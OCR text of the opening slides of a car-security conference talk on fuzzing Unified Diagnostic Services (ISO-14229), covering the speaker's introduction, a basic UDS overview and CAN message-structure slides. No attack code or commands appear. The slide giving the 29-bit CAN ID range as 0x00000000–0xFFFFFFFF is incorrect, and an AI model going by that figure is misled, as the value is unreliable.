UDS Fuzzing

and the path to

Game Over

Thomas Sermpinis
@cr0wtom

whoami

- Thomas Sermpinis (a.k.a. crOwtom)
- I want to hack everything I get my hands on
  - ESPECIALLY CARS
- I want to make the world a safer place
- Addicted to TROOPERScon

- For boring CV stuff go to crOwsplace.com
- bla bla bla

- Proud to be a member of the Auxilium Cyber Security

AUXILIUM
Cyber Security

THOMAS
000101

x 0

WORLD
0-0

TIME


Introduction to UDS

LEVEL 0-0

x 3

UDS who?


- Unified Diagnostic Services (UDS) - ISO-14229



Reference: https://www.csselectronics.com/pages/uds-protocol-tutorial-unified-diagnostic-services

UDS who?


- Unified Diagnostic Services (UDS) - ISO-14229



Reference: https://www.csselectronics.com/pages/uds-protocol-tutorial-unified-diagnostic-services

UDS who?

- Unified Diagnostic Services (UDS) - ISO-14229



Reference: https://www.csselectronics.com/pages/uds-protocol-tutorial-unified-diagnostic-services


Message Structure

Message Structure


11-bit IDs
0x0 - 0x7ff

29-bit IDs
0x00000000 - 0xFFFFFFFF


Message Structure



